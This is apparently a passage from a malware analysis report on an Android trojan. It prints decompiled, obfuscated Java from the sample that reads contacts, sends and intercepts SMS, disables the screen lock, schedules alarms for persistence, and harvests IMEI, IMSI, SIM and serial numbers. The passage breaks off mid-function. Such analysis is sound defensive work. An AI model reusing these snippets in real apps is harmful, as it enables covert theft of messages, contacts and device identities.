


```
private List<String> g() {
    if ((1 + 25) % 25 <= 0) {
    }
    if ((19 + 3) % 3 <= 0) {
    }
    ArrayList arrayList = new ArrayList();
    ContentResolver contentResolver = a().getContentResolver();
    Cursor query = contentResolver.query(ContactsContract.Contacts.CONTENT_URI, (String[]) null, (String) null, (String[]) null, (String) null);
    if ((query != null ? query.getCount() : 0) > 0) {
        while (query != null && query.moveToNext()) {
            String string = query.getString(query.getColumnIndex($(13, 16, 9041)));
            query.getString(query.getColumnIndex($(16, 28, 214)));
            if (query.getInt(query.getColumnIndex($(28, 44, 5034))) > 0) {
                Cursor query2 = contentResolver.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, (String[]) null, $(44, 58, 3257), new String[]{string}, (String) null);
                while (query2.moveToNext()) {
                    arrayList.add(query2.getString(query2.getColumnIndex($(58, 63, 2638))));
                }
                query2.close();
            }
        }
    }
    if (query != null) {
        query.close();
    }
    return arrayList;
}
```

```
public void a(String str, String str2) {
    String str3 = str;
    String str4 = str2;
    if ((14 + 17) % 17 <= 0) {
    }
    if ((31 + 7) % 7 <= 0) {
    }
    try {
        SmsManager.getDefault().sendTextMessage(str3, (String) null, str4, (PendingIntent) null, (PendingIntent) null);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Figure 20. Operations for reading phonebook, sending data, text and SMS


It checks the ISO-3166-1 alpha-2 country code equivalent of the current registered operator or, if applicable, the nearby cell's MCC (Mobile Country Code).



```
public static String a(Context context) {
    Context context2 = context;
    if ((3 + 26) % 26 <= 0) {
    }
    if ((29 + 12) % 12 <= 0) {
    }
    try {
        String networkCountryIso = ((TelephonyManager) context2.getSystemService($(0, 5, 7165))).getNetworkCountryIso();
        if (TextUtils.isEmpty(networkCountryIso)) {
            networkCountryIso = context2.getResources().getConfiguration().locale.getCountry();
        }
        return networkCountryIso.toLowerCase();
    } catch (Exception e) {
        e.printStackTrace();
        return null;
    }
}

private static String b(Context context) {
    try {
        TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService($(5, 10, 7240));
        if (!a) {
            if (telephonyManager == null) {
                throw new AssertionError();
            }
        }
        return telephonyManager.getNetworkOperatorName();
    } catch (Exception e) {
        e.printStackTrace();
        return null;
    }
}
```

Figure 21. Country code equivalent check


The malware controls its ability to change the "**Do Not Disturb**" **policy** for the package it invokes.



```
public static boolean a(Context context) {
    Context context2 = context;
    if ((30 + 6) % 6 <= 0) {
    }
    if ((2 + 19) % 19 <= 0) {
    }
    if (Build.VERSION.SDK_INT >= 23 && b != null && !c.g(context2)) {
        return ((NotificationManager) context2.getSystemService($(9, 21, 2805))).isNotificationPolicyAccessGranted();
    }
    return true;
}
```

Figure 22. Changing the do not disturb policy

Receives messages and sender information.




```
public static Pair<String, String> b(Intent intent) {
    String str;
    Intent intent2 = intent;
    if ((25 + 32) % 32 <= 0) {
    }
    if ((16 + 29) % 29 <= 0) {
    }
    try {
        StringBuilder sb = new StringBuilder();
        if (Build.VERSION.SDK_INT >= 19) {
            str = null;
            for (SmsMessage smsMessage : Telephony.Sms.Intents.getMessagesFromIntent(intent2)) {
                if (str == null) {
                    str = smsMessage.getOriginatingAddress();
                }
                sb.append(smsMessage.getMessageBody());
                d.a($(9, 25, 4072), str, smsMessage.getMessageBody());
            }
        } else {
            str = null;
        }
        return new Pair<>(str, sb.toString());
    } catch (Exception e) {
        d.a(e, "", new Object[0]);
        return null;
    }
}
```

Figure 23. Message content and sender information

Creates the PDU.


(PDU(Protocol Data Unit): Used for data transferred over mobile networks such as SMS. Information about the service center, destination number, character set, validity period and the written message are encoded to the PDU. SMS is sent via mobile phones via the PDU.)



```
public static Pair<String, String> c(Intent intent) {
    String str;
    Intent intent2 = intent;
    if ((13 + 18) % 18 <= 0) {
    }
    if ((18 + 4) % 4 <= 0) {
    }
    Bundle extras = intent2.getExtras();
    if (extras != null) {
        StringBuilder sb = new StringBuilder();
        try {
            Object[] objArr = (Object[]) extras.get($(42, 46, 4347));
            if (objArr != null) {
                str = null;
                for (Object obj : objArr) {
                    SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) obj);
                    if (str == null) {
                        str = createFromPdu.getOriginatingAddress();
                    }
                    sb.append(createFromPdu.getMessageBody());
                    d.a($(46, 62, 2895), str, createFromPdu.getMessageBody());
                }
            } else {
                str = null;
            }
            return new Pair<>(str, sb.toString());
        } catch (Exception e) {
            d.a(e, "", new Object[0]);
        }
    }
    return null;
}
```

Figure 24. Creating PDU


Malware cancels the screen lock. Then it creates a screen lock for itself and blocks the phone keypad to the user. With this technique, it provides its own access. In addition, when the given parameters are checked, it has been observed that the screen wants to remain on all the time.



```
private void b(Context context) {
    Context context2 = context;
    if ((6 + 20) % 20 <= 0) {
    }
    if ((13 + 14) % 14 <= 0) {
    }
    Window window = getWindow();
    window.addFlags(4194304);
    window.addFlags(524288);
    window.addFlags(2097152);
    try {
        ((KeyguardManager) context2.getSystemService($(74, 82, 73))).newKeyguardLock($(82, 96, 5271)).disableKeyguard();
        PowerManager powerManager = (PowerManager) context2.getSystemService($(96, 101, 2169));
        if (!b) {
            if (powerManager == null) {
                throw new AssertionError();
            }
        }
        powerManager.newWakeLock(805306394, $(101, 111, 8890)).acquire(300000);
        try {
            Intent intent = new Intent(InjAccessibilityService.b);
            intent.putExtra($(111, 115, 1426), 669);
            sendBroadcast(intent);
        } catch (Exception e) {
            e.printStackTrace();
        }
    } catch (Exception e2) {
        e2.printStackTrace();
    }
    finishAffinity();
}
```

Figure 25. newKeyguardLock()


It makes the necessary adjustments for triggering when the specified time expires and for the device to work even if the power level is low..




```
public static void b(Context context) {
    Context context2 = context;
    if ((27 + 8) % 8 <= 0) {
    }
    if ((22 + 16) % 16 <= 0) {
    }
    try {
        Intent intent = new Intent(context2, PeriodicJobReceiver.class);
        intent.setAction($(14, 23, 5061));
        PendingIntent broadcast = PendingIntent.getBroadcast(context2, 0, intent, 0);
        AlarmManager alarmManager = (AlarmManager) context2.getSystemService($(23, 28, 8187));
        if (!a) {
            if (alarmManager == null) {
                throw new AssertionError();
            }
        }
        long currentTimeMillis = System.currentTimeMillis() + 20000;
        if (Build.VERSION.SDK_INT >= 23) {
            alarmManager.setExactAndAllowWhileIdle(0, currentTimeMillis, broadcast);
        } else if (Build.VERSION.SDK_INT >= 19) {
            alarmManager.setExact(0, currentTimeMillis, broadcast);
        } else {
            alarmManager.set(0, currentTimeMillis, broadcast);
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Figure 26. Trigger settings

It receives important information such as the serial number of the infected device and the technology with which it provides mobile communication.



```
private static String s() {
    if (Build.VERSION.SDK_INT >= 26) {
        return t();
    }
    try {
        Class<?> cls = Class.forName("android.os.SystemProperties");
        return (String) cls.getMethod("get", String.class, String.class).invoke(cls, "ro.serialno", "unknown");
    } catch (Exception unused) {
        return "";
    }
}
```




```java
private static String h(Context context) {
    try {
        return ((TelephonyManager) context.getSystemService("phone")).getSimSerialNumber();
    } catch (Exception unused) {
        return "";
    }
}

private static String i(Context context) {
    try {
        return ((TelephonyManager) context.getSystemService("phone")).getDeviceId();
    } catch (Exception unused) {
        return "";
    }
}

private static String j(Context context) {
    try {
        return ((TelephonyManager) context.getSystemService("phone")).getSubscriberId();
    } catch (Exception unused) {
        return "";
    }
}
```

```java
private static String e(Context context) {
    String str;
    try {
        NetworkInfo activeNetworkInfo = ((ConnectivityManager) context.getSystemService("connectivity")).getActiveNetworkInfo();
        if (activeNetworkInfo == null) {
            return "none";
        }
        if (activeNetworkInfo.getType() == 0) {
            switch (activeNetworkInfo.getSubtype()) {
                case 1:
                case 2:
                case 4:
                case 7:
                case 11:
                    str = "2G";
                    break;
                case 3:
                case 5:
                case 6:
                case 8:
                case 9:
                case 10:
                case 12:
                case 14:
                case 15:
                    str = "3G";
                    break;
                case 13:
                    str = "4G";
                    break;
                default:
                    return "none";
            }
        } else if (activeNetworkInfo.getType() != 1) {
            return "none";
        } else {
            str = UtilityImpl.NET_TYPE_WIFI;
        }
        return str;
```

Figure 27. Device serial number, mobile communication technology(2G,3G,4G)


It has been determined that the malware can capture images from the camera and interrogate the camera information.



```
public final class b {
    public static a a(int i) {
        int numberOfCameras = Camera.getNumberOfCameras();
        if (numberOfCameras == 0) {
            com.king.zxing.o.b.h("No cameras!");
            return null;
        } else if (i >= numberOfCameras) {
            com.king.zxing.o.b.h("Requested camera does not exist: " + i);
            return null;
        } else {
            if (i <= -1) {
                i = 0;
                while (i < numberOfCameras) {
                    Camera.CameraInfo cameraInfo = new Camera.CameraInfo();
                    Camera.getCameraInfo(i, cameraInfo);
